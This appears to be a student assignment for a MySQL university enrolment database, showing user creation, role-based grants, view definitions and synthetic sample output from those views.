CREATE USER IF NOT EXISTS 'academic_staff_121'@'localhost' IDENTIFIED BY 'Password8!';
CREATE USER IF NOT EXISTS 'student_121'@'localhost' IDENTIFIED BY 'Password8!';

/*----------admin permissions----------*/
GRANT ALL PRIVILEGES ON assignment2_121.* TO 'admin_121'@'localhost';

/*----------academic_staff_enrollment permissions----------*/
GRANT SELECT,INSERT,UPDATE,DELETE ON assignment2_121.tbl_degree_enrolled TO 'admin_staff_enrollment_121'@'localhost';
GRANT SELECT,INSERT,UPDATE,DELETE ON assignment2_121.tbl_student_enrolled TO 'admin_staff_enrollment_121'@'localhost';

/*----------admin_staff_course permissions----------*/
GRANT SELECT,INSERT,UPDATE,DELETE ON assignment2_121.tbl_degrees TO 'admin_staff_course_121'@'localhost';
GRANT SELECT,INSERT,UPDATE,DELETE ON assignment2_121.tbl_courses TO 'admin_staff_course_121'@'localhost';

/*----------academic_staff permissions----------*/
GRANT SELECT,UPDATE ON assignment2_121.tbl_degrees TO 'academic_staff_121'@'localhost';
GRANT SELECT,UPDATE ON assignment2_121.tbl_courses TO 'academic_staff_121'@'localhost';

GRANT SELECT (id_person) ON assignment2_121.tbl_person_details TO 'academic_staff_121'@'localhost';
GRANT SELECT (first_name) ON assignment2_121.tbl_person_details TO 'academic_staff_121'@'localhost';
GRANT SELECT (last_name) ON assignment2_121.tbl_person_details TO 'academic_staff_121'@'localhost';
GRANT SELECT (gender) ON assignment2_121.tbl_person_details TO 'academic_staff_121'@'localhost';
GRANT SELECT (notes) ON assignment2_121.tbl_person_details TO 'academic_staff_121'@'localhost';

GRANT SELECT (id_person) ON assignment2_121.tbl_student TO 'academic_staff_121'@'localhost';
GRANT SELECT (id_student) ON assignment2_121.tbl_student TO 'academic_staff_121'@'localhost';

/*----------student permissions----------*/
GRANT SELECT (id_person) ON assignment2_121.tbl_student TO 'student_121'@'localhost';
GRANT SELECT (id_student) ON assignment2_121.tbl_student TO 'student_121'@'localhost';

GRANT SELECT ON assignment2_121.tbl_courses TO 'student_121'@'localhost';
GRANT SELECT,UPDATE ON assignment2_121.tbl_person_details TO 'student_121'@'localhost';

GRANT SELECT ON assignment2_121.tbl_degree_enrolled TO 'student_121'@'localhost';
GRANT SELECT ON assignment2_121.tbl_student_enrolled TO 'student_121'@'localhost';
GRANT SELECT ON assignment2_121.tbl_degrees TO 'student_121'@'localhost';

/*----------grant all users select permissions on location----------*/

GRANT SELECT ON assignment2_121.tbl_address TO 'admin_staff_enrollment_121'@'localhost';
GRANT SELECT ON assignment2_121.tbl_address TO 'admin_staff_course_121'@'localhost';
GRANT SELECT ON assignment2_121.tbl_address TO 'academic_staff_121'@'localhost';
GRANT SELECT ON assignment2_121.tbl_address TO 'student_121'@'localhost';

/*----------grant view permissions----------*/

GRANT SELECT ON assignment2_121.student_mark_view TO 'student_121'@'localhost';
GRANT SELECT ON assignment2_121.academic_staff_enroll_view TO 'academic_staff_121'@'localhost';
GRANT UPDATE (current_grade) ON assignment2_121.academic_staff_enroll_view TO 'academic_staff_121'@'localhost';
GRANT SELECT,UPDATE ON assignment2_121.admin_staff_enrollment TO 'admin_staff_enrollment_121'@'localhost';
GRANT SELECT,UPDATE ON assignment2_121.admin_staff_enrollment_student_view TO 'admin_staff_course_121'@'localhost';
GRANT SELECT,UPDATE ON assignment2_121.admin_staff_enrollment TO 'admin_staff_course_121'@'localhost';
GRANT SELECT,UPDATE ON assignment2_121.admin_staff_enrollment_student_view TO 'admin_staff_enrollment_121'@'localhost';
GRANT SELECT,UPDATE
(id_person,id_address,first_name,last_name,middle_name,DOB,home_phone,mobile_phone,emergency_phone,gender,unit_number,street_n
umber,address_prefix) ON assignment2_121.person_update_view TO 'student_121'@'localhost';

FLUSH PRIVILEGES;
```

Creating Views Table:




```
/*----------Create Views----------*/

create view admin_staff_enrollment
as select
  tbl_degree_enrolled.id_enroll,
  tbl_degree_enrolled.id_student,
  tbl_degree_enrolled.id_degree,
  tbl_degree_enrolled.start_date,
  tbl_degree_enrolled.est_finish_date,
  tbl_student_enrolled.id_student_enrolled,
  tbl_student_enrolled.id_course,
  tbl_student_enrolled.enrolled_status,
  tbl_student_enrolled.campus
from
  tbl_degree_enrolled
  inner join tbl_student_enrolled on tbl_degree_enrolled.id_student = tbl_student_enrolled.id_student;



create view admin_staff_enrollment_student_view as
select
    admin_staff_enrollment.id_student,
    tbl_degrees.name as 'Degree_Name',
    tbl_degrees.campus as 'Campus_Degree',
    tbl_courses.name as 'Course_Name',
    tbl_courses.campus as 'Campus_Course',
    tbl_student_enrolled.enrolled_status
from
  admin_staff_enrollment
  inner join tbl_degrees on tbl_degrees.id_degree = admin_staff_enrollment.id_degree
  inner join tbl_courses on tbl_courses.id_course = admin_staff_enrollment.id_course
  inner join tbl_student_enrolled on admin_staff_enrollment.id_student = tbl_student_enrolled.id_student;


create view student_mark_view as
select
    tbl_courses.name,
    tbl_student_enrolled.id_student,
    tbl_student_enrolled.current_grade,
    tbl_student_enrolled.credit_points
from
    tbl_courses
inner join tbl_student_enrolled on tbl_courses.id_course = tbl_student_enrolled.id_course;




create view academic_staff_enroll_view as
select
    tbl_student_enrolled.id_course,
    tbl_courses.name,
    tbl_courses.campus,
    tbl_student.id_student,
    tbl_student.id_person,
    tbl_student_enrolled.current_grade,
    tbl_person_details.first_name as 'Student_First_Name',
    tbl_person_details.last_name as 'Student_Last_Name',
    tbl_person_details.gender as 'Student_Gender'
from tbl_courses
    inner join tbl_student_enrolled on tbl_student_enrolled.id_course = tbl_courses.id_course
    inner join tbl_student on tbl_student.id_student = tbl_student_enrolled.id_student
    inner join tbl_person_details on tbl_person_details.id_person = tbl_student.id_person;


create view person_update_view as
select
    tbl_person_details.id_person,
    tbl_person_details.first_name,
    tbl_person_details.middle_name,
    tbl_person_details.last_name,
    tbl_person_details.DOB,
    tbl_person_details.home_phone,
    tbl_person_details.mobile_phone,
    tbl_person_details.emergency_phone,
    tbl_person_details.gender,
    tbl_person_details.id_address,
    tbl_person_details.unit_number,
    tbl_person_details.address_prefix,
    tbl_person_details.street_number,
    tbl_address.street_name,
    tbl_address.street_type,
    tbl_address.suburb,
    tbl_address.postcode,
    tbl_address.longitude,
    tbl_address.latitude
from tbl_person_details
    inner join tbl_address on tbl_address.id_address = tbl_person_details.id_address;
```

Granting Views to users:




```
/*----------grant view permissions----------*/

GRANT SELECT ON assignment2_121.student_mark_view TO 'student_121'@'localhost';
GRANT SELECT ON assignment2_121.academic_staff_enroll_view TO 'academic_staff_121'@'localhost';
GRANT UPDATE (current_grade) ON assignment2_121.academic_staff_enroll_view TO 'academic_staff_121'@'localhost';
GRANT SELECT,UPDATE ON assignment2_121.admin_staff_enrollment TO 'admin_staff_enrollment_121'@'localhost';
GRANT SELECT,UPDATE ON assignment2_121.admin_staff_enrollment_student_view TO 'admin_staff_course_121'@'localhost';
GRANT SELECT,UPDATE ON assignment2_121.admin_staff_enrollment TO 'admin_staff_course_121'@'localhost';
GRANT SELECT,UPDATE ON assignment2_121.admin_staff_enrollment_student_view TO 'admin_staff_enrollment_121'@'localhost';
GRANT SELECT,UPDATE (id_person,id_address,first_name,last_name,middle_name,DOB,home_phone,mobile_phone,emergency_phone,gender,unit_number,street_number,address_prefix) ON assignment2_121.person_update_view TO 'student_121'@'localhost';
```


View Tables




id_course	name	campus	id_student	id_person	current_grade	Student_First_Name	Student_Last_Name	Student_Gender
ECmyXZYkBXjWwldedwWzmRHq2DwLmoGjJWX1oP4qAHa4nduDDX	6971ICT	nathan	qGDI6GBMyfCItkgWChulqhSrkHThJPdxxHxDcKGrF7RXvMu2b0	gaXD9mZEDIWr78I6skrPzcCtVwTyCeACwVMHCDzJEPwolovuEp	4	darcie	emmie	male
KzvTtR0GgUWfcXWeAdWpgyeqXZQvZbzXAd4uMN8HPVdcPaK2ho	7833ICT	nathan	ByfSxsvye6gCaFiyqTIzUXuJZBqqNZOpMdiJa1BR5GX5eQNnDl	NghwxlwDSiyPCyYVVMsKto8SE7XWKFfzD04UukWSpqgsZVPwlw	4	jack	shannon	male
jiXF9EOvKTBfvvhMUoWbBtb3ESPqnsP3eDoARdWnZOfqR0ggGd	5839ICT	nathan	mTTeyv7RhARhyW0jkxqwUWOvKBvxrJoSODW3CFQQdDR5ltaJeu	IQoFxQt0OEtiTxinNXjnGtpT5SDtD2xsIBtvmBJk2zTBKswDoA	4	helena	john	male
IkbdJZMMleqMCf2fiACHzXnqpbRAOTYr9TAD9FSakpTg0GKgip	3260ICT	nathan	jL1m8nvpS3TYsWIfFkCIJsTmU9jTMTeGvNowVpokimdBIOhzZI	QfHuZ44z4XnUoiAQYEgsKSsNNb8etJolcfTHhtWFzSUWrCegfH	4	ash	molly	female
vaNBArNZNFShCHR6jdGd5E2jjiOewJtXVbVpdeBI1XimENBamg	3433ICT	nathan	XdKqGHC2kO2ZEyKWB7fmFcBuWkqpApKhPkjgZpfhvwMY7EJybJ	UImpdjcoLISGQItZAXhoyWzkL2TItWSbUm8YEtd9IYLQe7Yyao	4	mark	ash	male
wzJUErdK0ETuq3GBOUUJGlyir43URWFnMvpxCwexYsLeylmiTN	2616ICT	nathan	wuyARYEIZ1ANPaLmzp0nmc4wtDjAI2ACIuaFxlnCdNGNGHKEqb	ILLRPXamdNVOmSt4gqz4ULGwnuLvZhv08sjrwLvTDIWdFXIghU	4	jack	emmie	male
mCfEsBEtSH4SJlpdmJLNYZDabKSZcdECvwNc8qHkxetQ1wjaY0	8906ICT	nathan	sKtR4vJRsvyYQFkqbw5aRSOKhpACmVc8LYpNCLaxqueKdqX6IZ	SCwulUjBpoVVva0LeImIIEmUb12RYJjYiGWMK1osMyEEwkiicD	4	molly	emmie	female
vnjgx9HAhaCZQ1QgEtkpTRrXgJMo1qXyWjZ9rQUCRoJClLmhFo	8118ICT	nathan	KToOnlWBLiVZlkzPuWB4uGVb0RUwbsgRjp0GGqb4jwDXrCRkAk	SpczNQqXNhXyfd1vpMzJtGIzMR5wTCxfowSIET2g3XJDiTalrS	4	john	john	female
BtbkKqfIlGv0EykaDXI5PKk7ubESmhlHYnTwELf9KHZrBuNImg	1658ICT	nathan	KK3wLBZrsqRFsC1rn4LvVHJIFWIgdmjEflVe9WnJFQbdxagNEb	IPO1veJ1IRk9AMTIQNRsMfzWiiqymovYQKVpwOs0fMEIFyryVb	4	jasmine	shannon	male




id_student	Degree_Name	Campus_Degree	Course_Name	Campus_Course	enrolled_status
qGDI6GBMyfCItkgWChulqhSrkHThJPdxxHxDcKGrF7RXvMu2b0	Bachelor of Acting	nathan	6971ICT	nathan	registered
ByfSxsvye6gCaFiyqTIzUXuJZBqqNZOpMdiJa1BR5GX5eQNnDl	Bachelor of Design	nathan	7833ICT	nathan	registered
mTTeyv7RhARhyW0jkxqwUWOvKBvxrJoSODW3CFQQdDR5ltaJeu	Bachelor of Dental	nathan	5839ICT	nathan	registered
jL1m8nvpS3TYsWIfFkCIJsTmU9jTMTeGvNowVpokimdBIOhzZI	Bachelor of Crimonology	nathan	3260ICT	nathan	registered
XdKqGHC2kO2ZEyKWB7fmFcBuWkqpApKhPkjgZpfhvwMY7EJybJ	Bachelor of Commerce	nathan	3433ICT	nathan	registered
wuyARYEIZ1ANPaLmzp0nmc4wtDjAI2ACIuaFxlnCdNGNGHKEqb	Bachelor of IT	nathan	2616ICT	nathan	registered
sKtR4vJRsvyYQFkqbw5aRSOKhpACmVc8LYpNCLaxqueKdqX6IZ	Bachelor of Business	nathan	8906ICT	nathan	registered
KToOnlWBLiVZlkzPuWB4uGVb0RUwbsgRjp0GGqb4jwDXrCRkAk	Bachelor of Animation	nathan	8118ICT	nathan	registered
KK3wLBZrsqRFsC1rn4LvVHJIFWIgdmjEflVe9WnJFQbdxagNEb	Bachelor of Arts	nathan	1658ICT	nathan	registered



id_enroll	id_student	id_degree	start_date	est_finish_date	id_student_enrolled	id_course	enrolled_status	campus
GpUYKaitcPxceuJApLABRF0vsuCwwN1IJ2ob3QLdjWUiqKkMCe	qGDI6GBMyfCItkgWChulqhSrkHThJPdxxHxDcKGrF7RXvMu2b0	7BpYRffuQnoWISkJGRFsUibZ8XrVwMZnLEnxAe5Vh8mzVavsiH	2020-09-01	2020-09-01	CNpmGdH9ZkIrBtZxcdv2SZRxFSDxnIA8ulg4qrgqBNbFEJhZSC	ECmyXZYkBXjWwldedwWzmRHq2DwLmoGjJWX1oP4qAHa4nduDDX	registered	nathan
oSMuWhAyQVCIKSRkGvey3mTGZU3fEzZuEIgW5phzvRJpbw6aSr	ByfSxsvye6gCaFiyqTIzUXuJZBqqNZOpMdiJa1BR5GX5eQNnDl	ADcbKizUtA9zqRWrXMwcABh0HTtyCSwHmvNLzUnVNkj8tAeBj1	2020-09-01	2020-09-01	DisdxSTFVgnFfZEyXPUJ1zxXog8spo6DiuMZMGAccqukOPCf6m	KzvTtR0GgUWfcXWeAdWpgyeqXZQvZbzXAd4uMN8HPVdcPaK2ho	registered	nathan
CcBFsMfmxgAMhrmvT1SjtEGuOz2MhhwNVeWa2dmDYISrXPMU7u	mTTeyv7RhARhyW0jkxqwUWOvKBvxrJoSODW3CFQQdDR5ltaJeu	CjE7bK9wzXHyXaOafTU5filyPmJRIFNArMtjVYTHuy9VojtMuC	2020-09-01	2020-09-01	dQgCsnqXJibLFPPKzL9IYUfjgZ3IHJAaYiXCgKCu6cxc6grkSy	jiXF9EOvKTBfvvhMUoWbBtb3ESPqnsP3eDoARdWnZOfqR0ggGd	registered	nathan
3EGRoKgnUkKGHhGnigFywr4dMUDd50mzlTUnDmnBNzPSsenTOY	jL1m8nvpS3TYsWIfFkCIJsTmU9jTMTeGvNowVpokimdBIOhzZI	w6ofDbgQyQ4V3PQMacqA4brMdkGFBkIBMxxhJAopgwUPHQCJuu	2020-09-01	2020-09-01	FwAEmMCMHzSPFIP1dQ0XZxusrO4reYRyNRnVrvFyZ0ahtzyjyk	IkbdJZMMleqMCf2fiACHzXnqpbRAOTYr9TAD9FSakpTg0GKgip	registered	nathan
lAtfLAyBZLs3FHMbQNQzAwJSQaQRqZvBmyUvd2qThIOxfj6z1w	XdKqGHC2kO2ZEyKWB7fmFcBuWkqpApKhPkjgZpfhvwMY7EJybJ	PygqLIWbBaHsoCBUNBFZK8CLbWspqbfAd1LAsVe3TIB4ncgQbo	2020-09-01	2020-09-01	H6qRJbhmMBadraGsoMWv7ClpXVljBQvCBaUJvkSReHWbglmQ08	vaNBArNZNFShCHR6jdGd5E2jjiOewJtXVbVpdeBI1XimENBamg	registered	nathan
FbLvM7JjaDiyujfOibeGgLBN6Y1hHFPDmBKy3WESvfqcrUhBlV	wuyARYEIZ1ANPaLmzp0nmc4wtDjAI2ACIuaFxlnCdNGNGHKEqb	WNJ9hpqSRFACiYOgP2CoihNUuFVAHilopkgcsP8w8zAtjKMcbh	2020-09-01	2020-09-01	HQPGMG1Ofl6c6kqAWIXaTTDZICwycFjfvmtEpnBtYOwsodZk6I	wzJUErdK0ETuq3GBOUUJGlyir43URWFnMvpxCwexYsLeylmiTN	registered	nathan
soVlhZbfYVJM9oAyvAXUN70LHvPfoaPqQjDFrbjtQwZPJW4vip	sKtR4vJRsvyYQFkqbw5aRSOKhpACmVc8LYpNCLaxqueKdqX6IZ	NwrrFcQWklkMMr2WpyraUDa2AmUxoHKhoOux03GUBiJGLviFXX	2020-09-01	2020-09-01	iM9YIVpOT0NKXoPxuCo4jdOfrUvNrjkJCbToINptHJ9ysAwDVS	mCfEsBEtSH4SJlpdmJLNYZDabKSZcdECvwNc8qHkxetQ1wjaY0	registered	nathan
LZwXW1fjVASZpGaiROsyvWtlTN4Rsxhdm6LbvzB5cMzEWsNnDj	KToOnlWBLiVZlkzPuWB4uGVb0RUwbsgRjp0GGqb4jwDXrCRkAk	xOd8jjrYGnKBcPNBTXJ2hYfFbviKs0K6CRPwYyaXndpwDMzaPj	2020-09-01	2020-09-01	SeCGJXviwvmouqqHMbFV1IePXxn04KPxxu2xBFxDiZZKaDDjDh	vnjgx9HAhaCZQ1QgEtkpTRrXgJMo1qXyWjZ9rQUCRoJClLmhFo	registered	nathan
ZdzmHocbiBDWyZ0zvNgTqrZ07PnXtLewi8BHfiWMCoKTUzEyDN	KK3wLBZrsqRFsC1rn4LvVHJIFWIgdmjEflVe9WnJFQbdxagNEb	G7xUPoHjrpWtdGRko7pcDTRxbAzHTboakINFQ8iHbNHOkvA6JM	2020-09-01	2020-09-01	wZcNewuliReiCwGjmoWOXLbfW5oPdiKMBFYcV3jVprDI0EqE0L	BtbkKqfIlGv0EykaDXI5PKk7ubESmhlHYnTwELf9KHZrBuNImg	registered	nathan



id_person	first_name	middle_name	last_name	DOB	home_phone	mobile_phone	emergency_phone	gender	id_address	unit_number	address_prefix	street_number	street_name	street_type	suburb	postcode	longitude	latitude
2QhuhAJhPapf9JKirjauEztYRoHpb1az3ZErBZDExQnROCjQFZ	helena	emmie	jack	2020-09-01	4827461971	3716267702	3181146278	female	QLD134854	27		3	GREYGUM	COURT	REGENTS PARK	4118	153.048782	-27.679661
9nQHCOFDhJVdNfBo4GwRADJW3TqxPtrCb2urhgTZgxecxJgNvf	kye	emmie	bob	2020-09-01	8018246453	6517340058	8855682486	female	QLD109291	25		27	TARONGO	STREET	MANLY WEST	4179	153.166016	-27.465687
eFtwpcboGBpASCHXozkPV6mIEu4mftY6cnPJoGXDjpXCVoy1ZR	shannon	jasmine	phoebe	2020-09-01	7376448424	4112599822	8873876072	female	QLD137533	7		24	JUSTINS	COURT	ROTHWELL	4022	153.059723	-27.214897
gaXD9mZEDIWr78I6skrPzcCtVwTyCeACwVMHCDzJEPwolovuEp	darcie	phoebe	emmie	2020-09-01	3971154528	9422028614	9005842814	male	QLD137415	10		9	CLAYTON	ROAD	ROSSLYN	4703	150.775681	-23.178637
gjZvHTzu1Bqn7AxqqFJNTNFTXK4KkAg3FRkLbGsQivaaTteiLp	darcie	phoebe	jack	2020-09-01	7654646724	3668657442	9220987220	female	QLD136676	28		8	MYKA	COURT	ROCKY POINT	4874	141.877411	-12.625711
gQeyYXFIDjDseBumLa9pKVzzkYopNsDu3T4MU6MSVpGTdzdYXz	mark	molly	helena	2020-09-01	9200824034	9524912791	9818699205	male	QLD109204	24		2	GABRIELLE	PLACE	MANLY WEST	4179	153.156387	-27.472221
ILLRPXamdNVOmSt4gqz4ULGwnuLvZhv08sjrwLvTDIWdFXIghU	jack	darcie	emmie	2020-09-01	2355604895	6057599730	4909855430	male	QLD109176	10		14	CANTON	COURT	MANLY WEST	4179	153.165863	-27.474806
IPO1veJ1IRk9AMTIQNRsMfzWiiqymovYQKVpwOs0fMEIFyryVb	jasmine	shannon	shannon	2020-09-01	7278281186	4550279712	2687612728	male	QLD109291	24		6	TARONGO	STREET	MANLY WEST	4179	153.166016	-27.465687
IQoFxQt0OEtITxinNXjnGtpT5SDtD2xsIBtvmBJk2zTBKswDoA	helena	ash	john	2020-09-01	5528491486	7987328355	7678435626	male	QLD135938	0		0	THE LINKS		ROBINA	4226	153.408813	-28.077311
JhDGIOeYIwZjPTi8RMcaxIgvLcSZy5MgzZTLUGsmq75hONyfIH	kye	shannon	phoebe	2020-09-01	8743783299	2216040167	7969514420	male	QLD109291	21		2	TARONGO	STREET	MANLY WEST	4179	153.166016	-27.465687
KBXYzYXLuXFikfAGQT1n3GNtpKNghWsJJghymcybuyj1nUxKC3	phoebe	ash	helena	2020-09-01	3348762595	1339519081	5912929375	female	QLD109291	14		20	TARONGO	STREET	MANLY WEST	4179	153.166016	-27.465687
MKzkLuwnEQNtU40OxSnistrsDzH8IOUI8eUIHEOpahCHZCDkza	kye	kye	bob	2020-09-01	8483605839	2792755809	8181843068	male	QLD136676	2		1	MYKA	COURT	ROCKY POINT	4874	141.877411	-12.625711
NghwxlwDSiyPCyYVVMsKto8SE7XWKFfzD04UukWSpqgsZVPwlw	jack	helena	shannon	2020-09-01	3320993207	1541353406	1815584918	male	QLD109176	2		5	CANTON	COURT	MANLY WEST	4179	153.165863	-27.474806
PSPWHXJxekUrqqXKW9mYsfvPX2fhhLhcoW4CsGx4xTBHXGonxg	ash	john	darcie	2020-09-01	6543054440	3694808981	3883741812	female	QLD135938	11		26	THE LINKS		ROBINA	4226	153.408813	-28.077311
Q7IzJWMSgmwCMMtPxvwVpuQXFrIP4kZUFXegChehBIjc3X6fbh	darcie	darcie	ash	2020-09-01	3661986294	7886315258	1446214504	male	QLD134854	12		10	GREYGUM	COURT	REGENTS PARK	4118	153.048782	-27.679661
QfHuZ44z4XnUoiAQYEgsKSsNNb8etJolcfTHhtWFzSUWrCegfH	ash	phoebe	molly	2020-09-01	9634402059	8654729222	4264853808	female	QLD136676	0		13	MYKA	COURT	ROCKY POINT	4874	141.877411	-12.625711
rEtXITEtfCQaqoLwG6ZMMDpmxdMcppAaGTppo1iBMGBP5aVmz9	helena	jasmine	jack	2020-09-01	5799376955	2581002078	3702851334	male	QLD135938	22		21	THE LINKS		ROBINA	4226	153.408813	-28.077311
rJuXXjdIIMbuSINRGfV7QRpx4Nqms1bHYCgywaoVjFD7OlsZLU	ash	kye	bob	2020-09-01	1393813551	1963938671	3497520811	female	QLD134854	14		14	GREYGUM	COURT	REGENTS PARK	4118	153.048782	-27.679661
rPusT2arcWIT7VDFbZHWaziVHMokJLgGFrDO6lvjrarXPL5ujJ	john	kye	darcie	2020-09-01	6282201817	9407366882	8821017528	male	QLD136676	24		9	MYKA	COURT	ROCKY POINT	4874	141.877411	-12.625711
RUsngwVacnyIlfmy5VrVEXjbFRPR5CuGsRZ7F6AmGsmqpfYnCY	jack	shannon	emmie	2020-09-01	4893448997	1569222068	9777153000	female	QLD135938	3		4	THE LINKS		ROBINA	4226	153.408813	-28.077311
SCwuIUjBpoVVva0LeImIIEmUb12RYJjYIGWMK1osMyEEwkiicD	molly	emmie	emmie	2020-09-01	5981240836	5263407783	1067451961	female	QLD109291	3		20	TARONGO	STREET	MANLY WEST	4179	153.166016	-27.465687
sHHrVJ7xHBDIhrpUxkEi3MsGAfFf1kyofCRwh6oFisiUNMXNVT	helena	ash	jasmine	2020-09-01	7104737800	4735795426	6952656577	female	QLD136346	16		18	FRANKLIN	STREET	ROCKLEA	4106	153.007645	-27.546959
SpczNQqXNhXyfd1vpMzJtGIzMR5wTCxfowSIET2g3XJDiTalrS	john	helena	john	2020-09-01	1652952647	8574182935	7893817725	female	QLD109369	23		28	YAMBOYNA	STREET	MANLY	4179	153.182205	-27.457069
Tn460YVtyYLwkZIsAIPkBuFRiMwPheGyqMOJgMytwh2orGFCiA	shannon	phoebe	john	2020-09-01	7425784938	7534326250	4141769187	male	QLD136346	23		17	FRANKLIN	STREET	ROCKLEA	4106	153.007645	-27.546959
UImpdjcoLISGQItZAXhoyWzkL2TItWSbUm8YEtd9IYLQe7Yyao	mark	darcie	ash	2020-09-01	2907278791	6590282383	1376101245	male	QLD109291	18		17	TARONGO	STREET	MANLY WEST	4179	153.166016	-27.465687

